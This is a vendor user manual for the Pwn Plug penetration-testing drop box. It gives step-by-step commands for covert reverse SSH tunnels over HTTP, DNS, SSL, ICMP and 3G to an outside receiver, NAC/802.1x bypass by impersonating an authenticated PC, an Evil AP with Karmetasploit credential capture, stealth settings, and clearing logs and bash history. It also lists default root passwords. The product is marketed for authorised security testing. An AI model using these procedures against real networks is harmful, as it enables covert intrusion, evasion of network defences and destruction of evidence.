



The Pwnie Express Pwn Plug

Plug Release 0.3 : support@pwnieexpress.com

Copyright 2010-2015 Rapid Focus Security, LLC, DBA Pwnie Express.
Manual Rev 7.17.2011

Contents:

[Legal stuff](#)

[Features](#)

[Hardware specs](#)

[Things to be aware of](#)

[Getting started](#)

[Using the command-line tools](#)

[Remote access overview](#)

[Typical deployment scenario](#)

[Activating the reverse shells](#)

[Configuring the SSH receiver \(Backtrack\)](#)

[Standard reverse SSH](#)

[SSH over HTTP tunnel](#)

[SSH over DNS tunnel](#)

[SSH over SSL tunnel](#)

[SSH over ICMP tunnel](#)

[Using the unlocked GSM adapter \(3G/Elite models only\)](#)

[Using the Virgin Mobile / Verizon adapters \(3G/Elite models only\)](#)

[SSH over 3G/GSM \(3G/Elite models only\)](#)

[Receiving a text message when a shell connects](#)

[NAC/802.1x Bypass \(Elite models only\)](#)

[One-Click Evil AP & Karmetasplit](#)

[Remote sniffing with Wireshark](#)

[Controlling the Plug UI](#)

[Going stealth](#)

[Clearing your tracks](#)

[Accessing the serial console](#)

[Adding an SD card](#)

[Plug Backup/Restore](#)

Note: The online version of this manual is maintained here:

<http://www.pwnieexpress.com/support.html>

Legal stuff

- All Pwnie Express / Rapid Focus Security products are for legally authorized uses only.
- By using this product you agree to the terms of the Rapid Focus Security EULA: (<http://pwnieexpress.com/pdfs/RFSEULA.pdf>)
- This product contains both open source and proprietary software.
- Proprietary software is distributed under the terms of the Rapid Focus Security EULA: (<http://pwnieexpress.com/pdfs/RFSEULA.pdf>).
- Open source software is distributed under the GNU General Public License: (<http://www.gnu.org/licenses/gpl.html>)

Features

- Plug UI: A web-based interface to simplify Pwn Plug configuration and deployment
- Maintains persistent, covert, encrypted SSH access to the target network
- Tunnels through application-aware firewalls, proxies, & IPS
- Sends SMS text alerts when SSH tunnels are established
- Unpingable and no open ports in stealth mode
- Preloaded with Ubuntu, Metasploit, Fast-Track, SET, SSLstrip, nmap, hydra, dsniff, netcat, nikto, nbtscan, scapy, ettercap, and more
- Wireless models: USB ALFA, One-click Evil AP, Kismet, Aircrack, WEPbuster, Karmetasploit
- 3G models: USB ALFA, 3G/GSM adapter, out-of-band SSH access over 3G/GSM cell networks
- Elite models: Wireless, 3G, and NAC/802.1x bypass capabilities via transparent bridging

Hardware specs

- 4.3 x 2.7 x 1.9 inches
- 2.3 watts idle, 7 watts max CPU
- 1.2GHz ARM cpu with 512M SDRAM, 512M flash HDD
- 1x Gig Ethernet, 1x USB 2.0, 1x serial console
- SDHC/SDIO card slot for disk expansion
- Accepts 110-240v voltages (Adapters available)

Things to be aware of

- **Caution!** The Pwn Plug's power supply is very low wattage! If you'd like to connect more than 1 high-power USB device to the Pwn Plug (such as an ALFA wireless adapter in conjunction with a 3G/GSM traceiver), be sure to use an externally-powered USB hub.
- At 1.2GHz, the onboard CPU isn't ideal for password cracking or other CPU-intensive tasks.
- The internal NAND disk is small (512MB). Between the OS and the installed tools it's typically 70-80% allocated out of the box. If more space is needed, adding an SD card is recommended.
- The allocated disk space may appear as high as 95% after booting, but within 20-30 minutes this will decrease to an accurate number. This is because the JFFS2 file system stores its inode tree in

- RAM; all inodes must be rescanned each time the plug is booted (jffs2_gcd_mtd1 process).
- Red and blue LEDs on the top of the plug indicate normal operation.

Getting started

1. Plug the unit into your LAN
2. Within 2-3 minutes the Pwn Plug acquires an IP address from your DHCP server
3. Check your DHCP server logs or nmap sweep to determine the Pwn Plug's IP
4. Open a browser and access the Plug UI: `https://[pwnplug_ip_address]:8443`
5. The Plug UI is SSL-enabled, but you will receive a warning as the certificate is self-signed.
6. When prompted for login/password, use **plugui : pwnplug8000**
7. The System Info page appears. Use the top menu to navigate to "Basic Setup".
8. Click "Change Plug UI Password" to change the "plugui" user password. Note this doesn't affect the password for the Linux root user.
9. [Optional] Click "Network Config" to change the plug's IP settings or hostname.

Important: Ubuntu recently reorganized their aptitude repositories. Follow these steps before using apt-get to install additional packages:

- a. Confirm the line in `/etc/apt/sources.list` is as follows:
`deb http://old-releases.ubuntu.com/ubuntu/ jaunty main restricted universe multiverse`
- b. `apt-get update`

Using the command-line tools

- To access the plug's SSH console from a Linux system: **ssh root@[pwnplug_ip_address]**
- The default SSH root user password is: **pwnplug8000** (Note this is not synced with the Plug UI user password at this time)
- Metasploit is in `/opt/metasploit3/msf3`

Tip: After updating Metasploit, be sure to delete the "external" folder. This isn't needed for MSF operation and can consume over 100MB of space: **rm -rf /opt/metasploit3/msf3/external**

- Fasttrack, SET, and SSLstrip are in `/var/pwnplug`
- When launching Fast-Track, answer "no" when prompted to install FreeTDS/PYMYSQL.

Note: Fasttrack's Autopwn option can be extremely CPU intensive and is not recommended.

- All other tools/commands can be called from any directory

Wireless tools (Wireless/3G/Elite models):

- To test wireless packet injection: **aireplay-ng --test wlan0**
- To auto-crack WEP networks in range: **wepbuster**
- To restrict wepbuster to a specific channel: **wepbuster [channel]**
- To launch the default kismet console: **kismet**

Note: Certain wireless tools may leave the wireless adapter in a mode that's not compatible with other wireless tools. For example, if you find that aireplay or wepbuster isn't working after running kismet, try the following:


- a. `ifconfig wlan0 down`
- b. `rmmod rtl8187`
- c. `modprobe rtl8187`

Remote access overview

- All Pwn Plugs include aggressive reverse tunneling capabilities for persistent remote SSH access.
- SSH over HTTP, DNS, ICMP, and other covert tunneling options are available for traversing strict firewall rules, web filters, & application-aware IPS.
- All tunnels are encrypted via SSH and will maintain access wherever the plug has an Internet connection - including wired, wireless, and 3G/GSM where available.

Typical deployment scenario

1. On your staging/lab network, enable the desired reverse shells (see "Activating reverse shells").
2. Configure your Backtrack SSH receiver for the shells you selected (see "Configuring SSH Receiver").
3. Test the reverse shells to confirm all are working as expected (follow the shell-specific steps below)
4. [Optional] Disable Plug UI autostart: **`update-rc.d -f plugui remove`**
5. Deploy the plug to the target network and watch your SSH receiver for incoming shells.



Activating the reverse shells

1. Log into the Plug UI and navigate to the "Reverse Shells" page.
2. Use the checkboxes to indicate the reverse shells you'd like to enable.
3. Enter the SSH receiver IP address or DNS name for each selected reverse shell. The Pwn Plug will connect to this system when establishing the reverse shell connections.

Note: If you are deploying multiple plugs simultaneously, use a different reverse shell type for each plug. For example, use standard reverse SSH for plug 1, SSH-over-HTTP for plug 2, etc., for a

total of 5 deployed plugs per SSH receiver. This limitation will be remedied in a future release.

4. Choose how often each reverse shell connection should be attempted.
5. Click "Configure all shells" at the bottom of the page to apply your changes.
6. Proceed to "Configuring the SSH receiver".

Configuring the SSH receiver (Backtrack)

Note: These steps assume you're using a Backtrack 5 (or 4 R2) system to receive the reverse SSH connections. Other *nix distributions may be used, but different steps may apply.

1. Your Backtrack system will serve as the reverse SSH "receiver". The Pwn Plug will connect to this system when establishing the reverse shell connections. This system must be accessible from the Internet using a public IP address or DNS name.
2. Start OpenSSH server: **/etc/init.d/ssh start**

Note: This SSH server will be accessible from the Internet! Be sure to change the default Backtrack root user password before proceeding.

Tip: If this is the first time starting SSHd on this Backtrack system, do the following first:

Backtrack 5: **sshd-generate**

Backtrack 4 R2: *Backtrack Menu / Services / SSH / Setup SSHD*

3. Create a user account "pwnplug". The Pwn Plug will use this to login to your Backtrack system:

```
useradd -m pwnplug  
mkdir /home/pwnplug/.ssh
```

4. Log into the Plug UI and navigate to the "SSH Keys" page.
5. Click "Generate" to generate a new SSH key (will take 5-10 seconds to generate).
6. Triple-click to select all text within the SSH key text box, then CTRL+C to copy.
7. Paste the SSH key into this file: /home/pwnplug/.ssh/authorized_keys
8. Follow the appropriate steps in the next sections, based on the reverse shell types you selected in the Plug UI. To list *all* reverse shell connections, use: **netstat -lntup | grep 333**

- **Reverse SSH:** Listens on 3333
- **Reverse SSH over HTTP tunnel:** Listens on 3338
- **Reverse SSH over SSL tunnel:** Listens on 3336
- **Reverse SSH over DNS tunnel:** Listens on 3335
- **Reverse SSH over ICMP tunnel:** Listens on 3339
- **Reverse SSH over 3G/GSM:** Listens on 3337

Tip: If a reverse shell stops responding, you'll need to terminate the connection before the Pwn

Plug will attempt to re-initiate a new one. Note the PID of the sshd process running the shell you'd like to terminate (netstat -lntup), then use *kill* to terminate that PID.

Note: The following SSH client config directives (/etc/ssh/ssh_config) are set on all plugs to allow for scheduling of reverse shell connections. Be sure you understand the security implications of these settings before connecting to other SSH servers from the plug.

```
StrictHostKeyChecking no
UserKnownHostsFile /dev/null
```

Standard reverse SSH

1. If there's a firewall in front of your Backtrack system, forward the SSH port you set for "Standard reverse SSH" in the Plug UI to port 22 of your Backtrack system.
2. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**
3. Once the tunnel is established you will see the following:

```
tcp 0 0 127.0.0.1:3333 0.0.0.0:*          LISTEN              12154/sshd: pwnplug
```

4. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3333**
5. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

Note: If there's no firewall between the Pwn Plug and your Backtrack system, be sure the Backtrack SSH server is listening on the port you set in the "SSH Receiver Port" field in the Plug UI. For example, if you set port 31337 in the Plug UI, add the line "Port 31337" to /etc/ssh/ssh_config, then restart SSHd (/etc/init.d/ssh restart).

SSH over HTTP tunnel

1. If there's a firewall in front of your Backtrack system, forward TCP port 80 to port 80 of your Backtrack system.
2. On Backtrack: Start the HTTPtunnel listener: **hts -F 0.0.0.0:22 80**

Note: On Backtrack 5, HTTPtunnel must be installed first: apt-get install httpstunnel

3. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**
4. Once the tunnel is established you will see the following:

```
tcp 0 0 127.0.0.1:3338 0.0.0.0:*          LISTEN              12154/sshd: pwnplug
```

5. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3338**

6. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

SSH over DNS tunnel

1. If there's a firewall in front of your Backtrack system, forward UDP port 53 to port 53 of your Backtrack system.

Note for Backtrack 4 R2: The version of DNS2TCP supplied with Backtrack 4 R2 is not entirely functional. Follow these steps to install the newer version (0.5.2):

- a. `cd /root`
- b. `wget http://www.hsc.fr/ressources/outils/dns2tcp/download/dns2tcp-0.5.2.tar.gz`
- c. `tar -zxvf dns2tcp-0.5.2.tar.gz`
- d. `cd dns2tcp-0.5.2`
- e. `./configure`
- f. `make`

3. On Backtrack: Create the file `/root/dns2tcpdrc` and populate as follows:

```
listen = 0.0.0.0
port = 53
user = nobody
chroot = /var/empty/dns2tcp/
domain = rssfeeds.com
resources = ssh:127.0.0.1:22
```

4. On Backtrack: Start the DNS2TCP listener:

Backtrack 5:

- a. `cd /pentest/backdoors/dns2tcp`
- b. `mkdir -p /var/empty/dns2tcp`
- c. `./dns2tcpd -F -d 1 -f /root/dns2tcpdrc`

Backtrack 4 R2:

- a. `mkdir -p /var/empty/dns2tcp`
- b. `/root/dns2tcp-0.5.2/server/dns2tcpd -F -d 1 -f /root/dns2tcpdrc`

5. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**

6. Once the tunnel is established you will see the following:

```
tcp 0 0 127.0.0.1:3335 0.0.0.0:*          LISTEN          12154/sshd: pwnplug
```

7. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3335**

8. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

SSH over SSL tunnel

Note for Pwn Plug 3G: It's not recommended to point the SSH-over-SSL and SSH-over-3G tunnels to the same SSH receiver as they rely on the same target TCP port (443).

1. If there's a firewall in front of your Backtrack system, forward TCP port 443 to port 443 of your Backtrack system.
2. On Backtrack: Generate a private key and self-signed certificate:

```
cd /root
```

```
openssl genrsa -out pwn_key.pem 2048
```

```
openssl req -new -key pwn_key.pem -out pwn.csr (hit ENTER for all prompts)
```

```
openssl x509 -req -in pwn.csr -out pwn_cert.pem -signkey pwn_key.pem -days 1825
```

```
cat pwn_cert.pem >> pwn_key.pem
```

3. **Backtrack 5 Only:** Create the file /root/stunnel.conf and populate as follows:

```
cert = /root/pwn_key.pem
```

```
chroot = /var/tmp/stunnel
```

```
pid = /stunnel.pid
```

```
setuid = root
```

```
setgid = root
```

```
client = no
```

```
[22]
```

```
accept = 443
```

```
connect = 22
```

4. On Backtrack: Start the stunnel listener:

Backtrack 5:

- a. mkdir /var/tmp/stunnel
- b. stunnel /root/stunnel.conf

Backtrack 4 R2:

- a. stunnel -p /root/pwn_key.pem -d 443 -r localhost:22

4. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**

5. Once the tunnel is established you will see the following:

```
tcp 0 0 127.0.0.1:3336 0.0.0.0:*          LISTEN              12154/sshd: pwnplug
```

6. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3336**

7. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

SSH over ICMP tunnel

1. If there's a firewall in front of your Backtrack system, forward all inbound ICMP traffic to your Backtrack system. If your firewall doesn't support this, you may need to connect Backtrack directly to the Internet.

2. On Backtrack: Start the ptunnel listener:

Backtrack 5: cd into /pentest/backdoors/ptunnel, then: **./ptunnel**

Backtrack 4 R2: Type **ptunnel** from any directory.

3. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**

4. Once the tunnel is established you will see the following:

```
tcp 0 0 127.0.0.1:3339 0.0.0.0:*          LISTEN              12154/sshd: pwnplug
```

5. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3339**

6. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

Using the unlocked GSM adapter (3G/Elite models only)

1. The unlocked GSM adapter supports five GSM cell bands (HSDPA / GSM / UMTS / EDGE / GPRS) and is compatible with AT&T, T-mobile, Vodafone, Orange, and GSM carriers in over 160 countries.

Find GSM carriers in the Americas:

http://en.wikipedia.org/wiki/List_of_mobile_network_operators_of_the_Americas

Find GSM carriers in Europe:


http://en.wikipedia.org/wiki/List_of_mobile_network_operators_of_Europe

2. First, obtain a SIM card from the GSM cell provider of your choice. In the US, SIM cards from AT&T devices (including iPhones) and T-Mobile are supported.

Note: The mobile service attached to the SIM card must have mobile broadband data service. Verify you can access the Internet from your phone using the SIM card before proceeding.

Note: Verizon, Sprint, Virgin Mobile, and other CDMA carrier SIMs will not work with this device.

3. Remove the USB cap from the adapter and slide out the SIM card cartridge. Insert your SIM card into the cartridge with the notch positioned as shown by the line drawing on the cartridge, then slide the cartridge back into the adapter.



4. Connect the adapter to the Pwn Plug's USB port and wait 30 seconds for the GSM driver to load.
5. SSH/console into the Pwn Plug and call the GSM dialup script: **pppd nodetach call e160**
6. Assuming a 3G/2G cell signal is available, the adapter will establish an Internet connection within 10-20 seconds. Once connected, you will see a solid blue LED on the top of the adapter.
7. Reset the default route to use the 3G interface (ppp0):

```
route del default gw 0.0.0.0  
route add default ppp0
```

8. Test 3G Internet connectivity: **ping 4.2.2.2**

Using the Virgin Mobile / Verizon adapters (3G/Elite models only)

1. The Virgin Mobile and Verizon 3G adapters must be activated with a mobile broadband plan before they can connect to the Internet. This one-time activation must be completed on Windows.

Virgin Mobile mobile broadband plans:

<http://www.virginmobileusa.com/mobile-broadband/>

Verizon prepaid mobile broadband plans:

http://www.verizonwireless.com/b2c/mobilebroadband/?page=products_prepaidmb

2. Insert the 3G adapter into a Windows PC (XP recommended). The adapter will load a virtual CD-ROM device; open this device through "My Computer" and launch the Broadband2Go (Virgin Mobile) or VZaccess (Verizon) installer.
3. Once the installer completes, launch Broadband2Go (Virgin Mobile) or VZaccess Manager (Verizon) and complete USB device detection.
4. Verify the USB adapter is detected and a 1x data signal is available, then click "Connect".
5. You will be prompted to activate the device and sign up for new service. Complete the activation process by following the prompts.
6. Once activated, confirm you are able to access the Internet using the 3G adapter on Windows.

7. Connect the adapter to the Pwn Plug's USB port and wait 30 seconds for the 3G driver to load.
8. Call the CDMA dialup script: **pppd call 1xevdo**
9. If a 3G/2G signal is available, the plug will establish an Internet connection within 10-20 seconds.
10. Reset the default route to use the 3G interface (ppp0):

route del default gw 0.0.0.0
route add default ppp0
11. Test 3G Internet connectivity: **ping 4.2.2.2**

SSH over 3G/GSM (3G/Elite models only)

1. If there's a firewall in front of your Backtrack system, forward TCP port 443 to port 443 of your Backtrack system.
2. Log into the Plug UI and navigate to the "Reverse Shells" page.
3. Check the "SSH over 3G/GSM" box and specify the SSH receiver IP address or DNS name.
4. Select your 3G/GSM adapter from the list.
5. Choose how often the reverse shell connection should be attempted.

Note: The 3G connection will be released and reconnected at the selected retry interval until a reverse SSH tunnel is established.

6. Click "Configure all shells" at the bottom of the page to apply your changes.
7. Connect the 3G USB adapter to the Pwn Plug. Assuming a 3G/2G cell signal is available, the adapter will establish an Internet connection within the selected retry interval.
8. On Backtrack: Watch for the Pwn Plug reverse SSH connection: **watch netstat -lntup**
9. Once the tunnel is established you will see the following:

tcp 0 0 127.0.0.1:3337 0.0.0.0:* LISTEN 12154/sshd: pwnplug
10. On Backtrack: SSH into the Pwn Plug reverse shell: **ssh root@localhost -p 3337**
11. Enter your Pwn Plug root password and p00f! You're on the Pwnie express!

Receiving a text message when a shell connects

1. Log into the Plug UI ([https://\[pwnplug_ip_address\]:8443](https://[pwnplug_ip_address]:8443)).

2. Click "Basic Setup", then "SMS Alert Config".
3. Fill in the message fields as follows:

SMS recipient. Example for Verizon cell recipients: 2025551234@vtext.com

Tip: The SMTP-to-SMS address syntax for most cell providers can be found here: <http://www.notepage.net/smtp.htm>

SMS sender (email address of sender). Example: pwnieexpress@gmail.com

SMTP Server. Example for gmail SMTP: smtp.gmail.com

SMTP Auth User. SMTP user or gmail username (without "@gmail.com")

SMTP Auth Password (SMTP/gmail user password)

SMTP TLS (TLS support). Choose Yes for gmail.

Message Subject: Enter the desired message subject

Message Body: Enter the desired message content

4. Click the "Set SMS Alert Information" button. A single test message will be sent immediately using the parameters provided.
5. Every 5 minutes the plug will check for active reverse shell connections. If a connection is established, an SMS text message will be sent.


NAC/802.1x Bypass (Elite models only)

All aboard! Pwnie Express has done it again.

Yes!! The Pwn Plug Elite can bypass virtually all NAC/802.1x/RADIUS implementations, providing a reverse shell backdoor and full connectivity to NAC-restricted networks! For the win, indeed.

How does it work?

1. First, the Pwn Plug is placed in-line between an 802.1x-enabled client PC and a wall jack or switch.
2. Using a modified layer 2 bridging module, the Pwn Plug transparently passes the 802.1x EAPOL authentication packets between the client PC and the switch.
3. Once the 802.1x authentication completes, the switch grants connectivity to the network.
4. The first outbound port 80 packet to leave the client PC provides the Pwn Plug with the PC's MAC/ IP address and default gateway.
5. To avoid tripping the switch's port security, the Pwn Plug then establishes a reverse SSH connection using the MAC and IP address of the already authenticated client PC.
6. Once connected to the plug's SSH console, you will have access to any internal subnets accessible by the client PC. As an added bonus, connections to other systems within the client PC's local subnet will actually appear to source from the subnet's local gateway!



Deployment steps:

Important: These steps must be followed in the exact sequence shown to avoid tripping switch port security (which often completely disables the switch port and alerts network personnel).

1. Using the Plug UI, configure the reverse shells you'd like the Pwn Plug to attempt.
2. Log into the plug's SSH console and run: **`/var/pwnplug/scripts/Enable_NAC_Bypass_mode.sh`**
3. Poweroff the Pwn Plug. At next boot, the plug will be in NAC bypass mode (you will no longer be able to connect to the plug via SSH or the UI).
4. Deploy the plug to the target environment as follows:
 - a. Connect the supplied Ethernet-over-USB adapter to the Pwn Plug's USB port.
 - b. Connect the plug to a power outlet.
 - c. Wait 5 minutes for the plug to fully boot into NAC bypass mode.
 - d. Disconnect the client PC's Ethernet cable from the wall jack.
 - e. Connect the onboard Ethernet port (eth0) to the Ethernet wall jack or switch, then immediately connect the Ethernet-over-USB adapter (eth1) to the client PC.
5. When the first HTTP port 80 packet destined to the Internet leaves the client PC, the reverse shell connection schedule will re-initiate.

Tip: To manually force a link refresh from the command line: **`mii-tool -r eth0 ; mii-tool -r eth1`**

To disable NAC Bypass mode:

1. Log into the plug through the serial console (see "Accessing the serial console").
2. Run: **`/var/pwnplug/scripts/Disable_NAC_Bypass_mode.sh`**
3. Reboot

The Pwn Plug Elite NAC bypass is based on Skip Duckwall's 802.1x bridging research at: <http://8021xbridge.googlecode.com> | <http://802.1xbridge.com>

One-Click Evil AP & Karmetasploit

(Wireless/3G/Elite models only)

1. Log into the Plug UI ([https://\[pwnplug_ip_address\]:8443](https://[pwnplug_ip_address]:8443)).
2. Click "Basic Setup", then "Evil AP Config".

3. Enter an SSID for your Evil AP, then click "Start Evil AP".
4. Wireless clients will begin connecting to the AP, either automatically via preferred network lists or by direct AP association. To view client associations: **tail -f /var/log/evilap.log**
5. By default the device will function as a standard AP, transparently routing all client Internet requests through the wired plug interface (eth0).

Karmetasploit

Once the Evil AP is running, Karmetasploit can be invoked as follows.

1. **cd /opt/metasploit3/msf3/**
2. Confirm the following variables in karma.rc:

```
setg AUTOPWN_HOST 192.168.7.1
set LHOST 192.168.7.1
```

```
use auxiliary/server/capture/http
set SRVPORT 9443
set SSL true
run
```

3. **./msfconsole -r karma.rc**
4. The module loading is CPU intensive and can take 5+ minutes to complete.

Tip: To redirect all DNS queries to the local Metasploit FakeDNS listener:
iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53

Remote sniffing with Wireshark

1. ssh root@localhost -p 3333 -L 888:localhost:22
2. ssh -p 888 root@localhost 'tshark -i eth0 -f "port !22" -w -' |wireshark -k -i -

Controlling the Plug UI

- To manually stop the Plug UI: **killall -9 ruby**
- To manually start the Plug UI: **/etc/init.d/plugui &**

Note: If you manually start the Plug UI from an SSH session, the Plug UI will go offline as soon as that session is closed or disconnected.

- To disable Plug UI autostart at bootup: **update-rc.d -f plugui remove**
- To enable Plug UI autostart (runlevel 2 only): **update-rc.d -f plugui start 99 2 .**
- Plug UI output log: /var/pwnplug/plugui/webrick.log

Going stealth

1. Disable ICMP replies: Add "net.ipv4.icmp_echo_ignore_all = 1" to sysctl.conf
2. Set local SSH server to listen on loopback address only: Edit /etc/ssh/sshd_config and change "ListenAddress" to 127.0.0.1
3. Disable autostart of Plug UI: **update-rc.d -f plugui remove**
4. If not using DHCP, killall dhclient3 to close UDP port 68
5. Randomize MAC address: macchanger -r

Clearing your tracks

1. Log into the Plug UI ([https://\[pwnplug_ip_address\]:8443](https://[pwnplug_ip_address]:8443)).
2. Click "Basic Setup", then click the "clear now" button.
3. This clears the root user's bash history, the Plug UI logs, and all logs in /var/log.

Note: The bash history for any currently active root user sessions will be cleared at next logout.

Accessing the serial console

The serial console is useful for debugging or situations where a network connection is not available.

Note: These instructions are specific to Linux hosts; for Windows or Mac instructions see: http://plugcomputer.org/plugwiki/index.php/Serial_terminal

1. Connect the supplied USB cable between the plug's mini USB serial port and a Linux machine.
2. (Required on some older kernels) modprobe usbserial
3. (Required on some older kernels) modprobe ftdi_sio vendor=0x9e88 product=0x9e8f
4. screen /dev/ttyUSB0 115200
5. Press ENTER

Adding an SD card

Most SD cards come pre-formatted as FAT32. We recommend reformatting as Linux ext3 for better performance and compatibility. Here are the steps:

1. Insert the SD card.
2. Reformat the card as ext3: **mkfs.ext3 /dev/mmcblk0p1**

NOTE: This will wipe all data from the SD card.

3. Mount the SD card to /mnt/tmp: **mount /dev/mmcblk0p1 /mnt/tmp**

Plug Backup/Restore

Full Backup:

1. Connect a 2GB (or larger) USB drive to the plug.

2. Mount the drive (sda1 as example): **mount /dev/sda1 /mnt/tmp**
3. **cd /mnt/tmp**
4. **tar -cvpzf plug-backup.tar.gz --exclude=/proc --exclude=/lost+found --exclude=/sys --exclude=/mnt --exclude=/media --exclude=/dev /**
5. The backup will take 10-15 minutes.
6. Once complete, unmount and remove the USB drive: **umount /mnt/tmp**

Full Restore:

1. Mount the USB drive containing the "plug-backup.tar.gz" file: **mount /dev/sda1 /mnt/tmp**
2. **cd /mnt/tmp/**
3. **tar -xvpzf plug-backup.tar.gz -C /**
4. **reboot**